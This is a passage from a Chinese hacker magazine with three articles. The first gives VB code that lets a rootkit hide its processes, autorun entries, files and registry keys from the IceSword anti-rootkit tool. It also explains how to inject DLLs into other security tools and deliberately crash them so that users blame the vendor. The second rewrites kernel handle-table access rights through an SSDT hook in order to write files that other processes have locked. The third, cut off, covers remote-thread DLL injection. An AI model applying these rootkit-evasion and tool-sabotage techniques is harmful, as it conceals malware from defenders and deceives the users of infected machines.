之后直接发送消息即可。对自身在自启动项中的内容也如法炮制，不过要改成第N列和第1行。

```
i = 0
AllFiles = ""
szFileName = GetListviewItem(ISwnd, ISpid, 1, 0)
Do While szFileName <> ""
szFileName = GetListviewItem(ISwnd, ISpid, 1, i) '
MsgBox szFileName
AllFiles = AllFiles & szFileName & vbCrLf
i = i + 1
Loop
```

```
ss = Split(AllFiles, vbCrLf)
For i = 0 To UBound(ss)
If LCase(ss(i)) = RKName Then
ListView_DelItem ISwnd, i
Exit For
End If
Next
```

把这些代码放到一个timer中，这样的话，在冰刃的进程、自启动项、文件、注册表中就完全看不到我们自己的信息了。时间间隔定为1000ms，此时单个进程的平均CPU占用率大概为25%(Inter Core2 Duo T5800+2GB DDR2)，这个占用率还是有点高。具体效果如图1和图2所示。




图1




图2

有人说，现在知名的ARK可不只冰刃，好像XueTr也挺出名吧？XueTr不能复制进程句柄，不能发送消息，怎么办？答曰：XueTr确实不能复制进程句柄，不能发送消息，可惜XueTr不能阻止消息钩子侵入，所以只要用SetWindowHookEx的方式把DLL注入到XueTr内即可。又有人说ARK这么多，能全部这么做吗？确实不能，但当注入的DLL检测到此进程是ARK后会马上执行代码"Call RtlMoveMemory(1,2,3)"，效果出奇的好，如图3所示。一般的用户会以为是软件设计者的问题，而不会认为是RK搞的鬼。




图3


还有较真的人说:狙剑和RkU用SetWindowHookEx注入是无效的,怎么把DLL注入进去?其实我早在去年10月写的《BASIC语言实现Ring3全局Inline Hook》中就提出了解决方法:写一个Ring3挂钩NtResumeThread的DLL,注入到explorer.exe(一般人都是用explorer.exe启动ARK,不需要全局注入),当explorer.exe再次创建进程的时候,此DLL就会自动注入到新进程里去(不管是GUI进程还是CUI进程),即使那个进程在启动之前已经加载了驱动也不能阻止。这个方法是我见过的最好的DLL注入法了,目前还没有发现注入不进去的进程。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找。)

前置知识:VC
关键字:编程、句柄、Hook

让句柄可写

——修改正在被使用文件的方法探索



文/图 小废(黄飞)

这段时间在做一个项目,需要对第三方使用中的文件进行修改,然后就进行了相应的探索,总结之后得到了本文。之前研究原理的时候,发现了一个叫做unlocker的国外免费软件,网址是http://ccollomb.free.fr/unlocker,目前官网最新版本是1.8.9。它能够实现重命名、文件移动和强制删除,对它的原理,网上有个说法是得到进程打开的所有句柄信息后,用DuplicateHandle复制Handle到本地进程,然后把文件句柄发给驱动UnlockerDriver5.sys进行名字的查询,sys将返回文件句柄对应的内核文件对象的完整名字,然后再进行处理,至于怎么处理没有详细说明。由于unlocker只具有重命名、文件移动和强制删除的功能,不满足我们的要求,所以在这里就不再深入研究。

为什么文件在被其他进程打开以后我们不能直接写入呢?初步猜测是在产生文件打开的过程中系统设置了某个值,让它不可以以写方式打开。在NtCreateFile和NtOpenFile函数中就有参数设置文件的打开方式,大家可以自己查看MSDN。

下面先让我们来看一个结构。打开WinDbg,输入"dt _EPROCESS",可以看到在0xc4的偏移处有个指向_HANDLE_TABLE结构的一个指针,如图1所示,当然这个偏移是Windows XP下的,其他版本的偏移大家可以自己看一下。

```
System Uptime: 1 days 18:09:26.593
lkd> dt _eprocess
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32 Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3] Uint4B
   +0x09c QuotaPeak        : [3] Uint4B
   +0x0a8 CommitCharge     : Uint4B
   +0x0ac PeakVirtualSize  : Uint4B
   +0x0b0 VirtualSize      : Uint4B
   +0x0b4 SessionProcessLinks : _LIST_ENTRY
   +0x0bc DebugPort        : Ptr32 Void
   +0x0c0 ExceptionPort    : Ptr32 Void
   +0x0c4 ObjectTable      : Ptr32 _HANDLE_TABLE
   +0x0c8 Token            : _EX_FAST_REF
   +0x0cc WorkingSetLock   : _FAST_MUTEX
```

图1

我们再来看一下"dt _HANDLE_TABLE",如图2所示。

```
lkd> dt _handle_table
nt!_HANDLE_TABLE
   +0x000 TableCode        : Uint4B
   +0x004 QuotaProcess     : Ptr32 _EPROCESS
   +0x008 UniqueProcessId  : Ptr32 Void
   +0x00c HandleTableLock  : [4] _EX_PUSH_LOCK
   +0x01c HandleTableList  : _LIST_ENTRY
   +0x024 HandleContentionEvent : _EX_PUSH_LOCK
   +0x028 DebugInfo        : Ptr32 _HANDLE_TRACE_DEBUG_INFO
   +0x02c ExtraInfoPages   : Int4B
   +0x030 FirstFree        : Uint4B
   +0x034 LastFree         : Uint4B
   +0x038 NextHandleNeedingPool : Uint4B
   +0x03c HandleCount      : Int4B
   +0x040 Flags            : Uint4B
   +0x040 StrictFIFO       : Pos 0, 1 Bit
```

图2

下面是_HANDLE_TABLE结构的C代码:

```
typedef struct _HANDLE_TABLE
{
ULONG TableCode;
PEPROCESS QuotaProcess;
PVOID UniqueProcessId;
EX_PUSH_LOCK HandleTableLock[4];//4个字节
LIST_ENTRY HandleTableList;
EX_PUSH_LOCK HandleContentionEvent;//4个字节
PHANDLE_TRACE_DEBUG_INFO DebugInfo;
//4个字节
LONG ExtraInfoPages;
ULONG FirstFree;
ULONG LastFree;
ULONG NextHandleNeedingPool;
LONG HandleCount;
LONG Flags;
UCHAR StrictFIFO;
} HANDLE_TABLE, *PHANDLE_TABLE;
```

HANDLE_TABLE说明

进程在创建过程中,Windows会为其创建一个EPROCESS结构,也就是《操作系统》教材里所说的进程控制块(PCB)。而进程控制块可以理解成进程存在的惟一标志。在这个结构中有许多的好东西,《DKOM实现进程反杀》一文中修改的就是其中ProcessLock的值。Windows XP下,在0x1b0处有个指向PEB结构的指针,对应的是一个文件映射区,不过这个区域应该是一个备份。说这个是因为之前做过一个东西,错在这里了。

HANDLE_TABLE是一个进程的句柄表,句柄表分为三层,通过句柄表可以找到这个进程打开的所有对象。我们在程序中获得的各种句柄就是对象在句柄表中的索引。例如,在程序中打开文件,获得的是一个句柄(handle)。接下来通过这个句柄来对这个文件进行操作。句柄是该文件对象在句柄表中的索引,通过句柄就可以在句柄表中找到相应的文件对象的指针。

通过HANDLE_TABLE结构,我们可以得到HANDLE_TABLE_ENTRY结构。而在HANDLE_TABLE_ENTRY结构中有一个让我们感兴趣的东西。我们先来看一下HANDLE_TABLE_ENTRY结构,还是使用WinDbg查看,如图3所示。

```
lkd> dt _handle_table_entry
nt!_HANDLE_TABLE_ENTRY
   +0x000 Object           : Ptr32 Void
   +0x000 ObAttributes     : Uint4B
   +0x000 InfoTable        : Ptr32 _HANDLE_TABLE_ENTRY_INFO
   +0x000 Value            : Uint4B
   +0x004 GrantedAccess    : Uint4B
   +0x004 GrantedAccessIndex : Uint2B
   +0x006 CreatorBackTraceIndex : Uint2B
   +0x004 NextFreeTableEntry : Int4B
```

图3

在0x004偏移处,结构体包含有一个GrantedAccess域。修改GrantedAccess就可以设置文件的访问权限,一般文件在被其他进程打开时,我们都是有读权限的(AC_GENERIC_READ)。于是我们有了以下的思路,如果把它设置为可写(AC_GENERIC_WRITE)或者AC_GENERIC_ALL,那么我们就可以在文件被其他进程打开时改写其磁盘数据了。

我们还原HANDLE_TABLE_ENTRY结构的C代码如下:

```
typedef struct _HANDLE_TABLE_ENTRY
{
union
{
PVOID Object;
ULONG ObAttributes;
ULONG InfoTable;
//PHANDLE_TABLE_ENTRY_INFO InfoTable;
ULONG Value;
};
union
{
union
{
ULONG GrantedAccess;
//ACCESS_MASK GrantedAccess;
struct
{
USHORT GrantedAccessIndex;
USHORT CreatorBackTraceIndex;
};
};
LONG NextFreeTableEntry;
};
} HANDLE_TABLE_ENTRY, *PHANDLE_TABLE_ENTRY;
```

获得HANDLE_TABLE_ENTRY

为了得到HANDLE_TABLE_ENTRY,我们使用WRK里的一个函数:ExpLookupHandleTableEntry(IN PHANDLE_TABLE,IN EXHANDLE)。具体函数就不贴出来了,大家可以自己查看WRK。之前我们说过句柄表分为三层,在ExpLookupHandleTableEntry函数里就有很好的体现,不同的层次定位HANDLE_TABLE_ENTRY的方式各不相同,Windows 2000和XP也是不同的。函数入口参数有个EXHANDLE结构,其原型如下:

```
typedef struct _EXHANDLE
{
union
{
struct
{
ULONG TagBits : 02;
ULONG Index   : 30;
};
HANDLE GenericHandleOverlay;
#define HANDLE_VALUE_INC 4 //与2000不同
ULONG_PTR Value;           //与2000不同
};
} EXHANDLE, *PEXHANDLE;
```

对EXHANDLE的赋值可用如下语句,Handle在实际应用中是我们获得的句柄。

```
HANDLE  Handle;
EXHANDLE  ExHandle;
ExHandle.GenericHandleOverlay = Handle;
```

具体实现

作为示例,本文SSDT Hook了NtCreateSection函数,在函数被调用时,判断当前要打开文件是否为我们的目标文件,如果是则获得HANDLE_TABLE_ENTRY,修改GrantedAccess域,再使用ZwWriteFile函数写文件,读文件可使用ZwReadFile函数。实现代码如下:

```
BOOLEAN SetGrantedAccess(
IN HANDLE Handle,
IN ACCESS_MASK GrantedAccess
)
{
ULONG ObjectTableOffest = 0xc4;
//直接使用了硬偏移
PEPROCESS pEProcess = PsGetCurrentProcess();
//得到当前的EPROCESS结构,定位到HANDLE_TABLE
PHANDLE_TABLE ObjectTable = *(PHANDLE_TABLE *)((ULONG)pEProcess + ObjectTableOffest);PHANDLE_TABLE_ENTRY Entry;
EXHANDLEExHandle;
ExHandle.GenericHandleOverlay = Handle;
Entry = XpLookupHandleTableEntry(ObjectTable, ExHandle);
if (Entry)
{
KdPrint(("UN GrantedAccess %x",Entry->GrantedAccess)); //打印一下
Entry->GrantedAccess = GrantedAccess;
//修改GrantedAccess
KdPrint(("MO GrantedAccess %x",Entry->GrantedAccess)); //打印一下
}
return Entry > 0;
}
```

在HookNtCreateSection中调用SetGrantedAccess(),再加上一些处理函数即可。我们使用以下代码测试:

```
NTSTATUS rc;
HANDLE hRead;
rc = ZwWriteFile( hRead, NULL, NULL, NULL, &IoStatus, pBufferWriteIntoRVA, sizeof(ULONG),(PLARGE_INTEGER)&IRVA, NULL);
DbgPrint("修改前:%x",rc);
//打印修改GrantedAccess前使用ZwWriteFile
//的返回值
SetHandleAccess(hRead, GrantedAccess);
//SET ******************************
rc = ZwWriteFile( hRead, NULL, NULL, NULL, &IoStatus, pBufferWriteIntoRVA, sizeof(ULONG),(PLARGE_INTEGER)&IRVA, NULL);
DbgPrint("修改后:%x",rc);
//打印修改GrantedAccess后,使用ZwWriteFile
//的返回值
```

结果如图4所示,我们可以看到修改前,ZwWriteFile返回值为0x c0000022,即STATUS_ ACCESS_DENIED;修改后,ZwWriteFile返回值为0,即STATUS_SUCCESS。





图4

小 结

以上就是修改GrantedAccess值让句柄可写的原理。做Windows内核终究不如*NIX下痛快,总是有种犹抱琵琶半遮面的感觉。尤其是在资料比较少的情况下,好多东西都要靠自己一步步地测试,不过成功之后的喜悦绝对是巨大的。

前置知识:VC、汇编
关键词:C++、汇编、DLL注入

在C++中嵌入汇编实现DLL注入剖析



文/ stormxp

实现DLL注入的方法已经很多了,也都比较成熟,用得最多的方法是通过远程线程进行线程注入,然后导入DLL文件。远程线程里有两个关键技术需要解决,一个是全局变量和字符串的存取问题,另一个是地址重定位问题。如果用汇编来实现这两个问题是很简单的,但在高级语言中就显得有点笨拙了。以前有一篇用C++来实现这个技术的文章,但那篇文章用了一个变通的方法,即用局部变量来代替全局变量,在建立远程线程的时候把变量传给远程线程。这个方法可以说达到了一箭双雕的目的,因为局部变量是存在于堆栈中的,不存在绝对地址的调用问题,对局部变量的访问也就不存在地址重定位问题。但回头想想,那个方法还是没有能够突破C++的这些限制。笔者在参考了罗云彬的《Windows环境下32位汇编语言程序设计》中线程隐藏那一章后,提出了在C++中实现远程线程的方法。因为本文涉及很多汇编方面的知识,所以我相信本文的意义不仅仅是提出一种DLL注入的方法,更重要的是对编程能力的训练和对加深对操作系统底层的理解。

高级语言的编译过程

C++中的变量分为以下几个情况:全局变量、字符串和局部变量。对于变量我们在用C++编程中定义了直接调用就可以,从来不用考虑这些变量在生成的二进制文件装入内存后是怎么样存储的,但在进行远程线程的操作时这些都是必须考虑的。实际上在编译时,编译器对变量和代码有着不同的处理,全局变量和字符串被放在了数据段中,局部变量存放于堆栈中,代码位于代码段中,而数据段、堆栈区、代码段在内存中是独立存放的,它们的地址并不连续。在编译时对全局变量和字符串的存取被修改为对绝对地址的调用,这个绝对地址是编译时确定的,在程序运行时由操作系统负责在该地址处分配内存并进行初始化。而编译器对局部变量的处理是将其修改为对堆栈的操作,这样局部变量的地址实际上依赖于栈寄存器,栈寄存器不同,其绝对地址也不同。

另外,高级语言中调用函数时,编译器做的处理如下:

(1)将需要传递的参数反向压入堆栈;

(2)用call语句调用函数地址,执行该函数;

(3)函数执行完成后恢复堆栈的平衡。

在上面三步的第二步中又可以分为几个小步:

(1)把本句c a l l指令的下一指令地址压入堆栈;

(2)转到函数地址执行;

(3)当遇到r e t之类的返指令时从栈中弹出返回地址;

(4)转到弹出的地址(也就是c a l l语句的下句指令)继续执行。

现在在拿LoadLibrary来举个例子,该函数是Windows中的一个API,位于Kernel32.dll中,其默认装载地址为7C801D7B。因为K e r n e l32.d l l是常驻内存的,所以在一般情况下内存中的这个地址就是L o a d L i b r a r y的入口地址,但这不是绝对的。在C++中要调用这个函数我们可以这样写:

```
LoadLibrary("Dll.dll");
```

在汇编中就得这样写了:

```
Push    字符串"DLL.dll"在内存中的地址,通常这个地址位于数据区
Call    LoadLibrary的入口地址,如7C801D7B
```

因为W i n d o w s中的A P I皆为标准调用约定,所以恢复堆栈的工作就由被调用的函数完成。当然在C++中自定义的函数一般为C调用约定,如果调用自己写的函数你就要考虑恢复堆栈的问题了。最后说明一点,在汇编中调用A P I的返回值一般会放在寄存器e a x中,所以要检测函数是否调用成功只要检测eax的值就可以了。

高级语言中远程线程遇到的问题

首先我们来回想一下远程线程的实现过程:

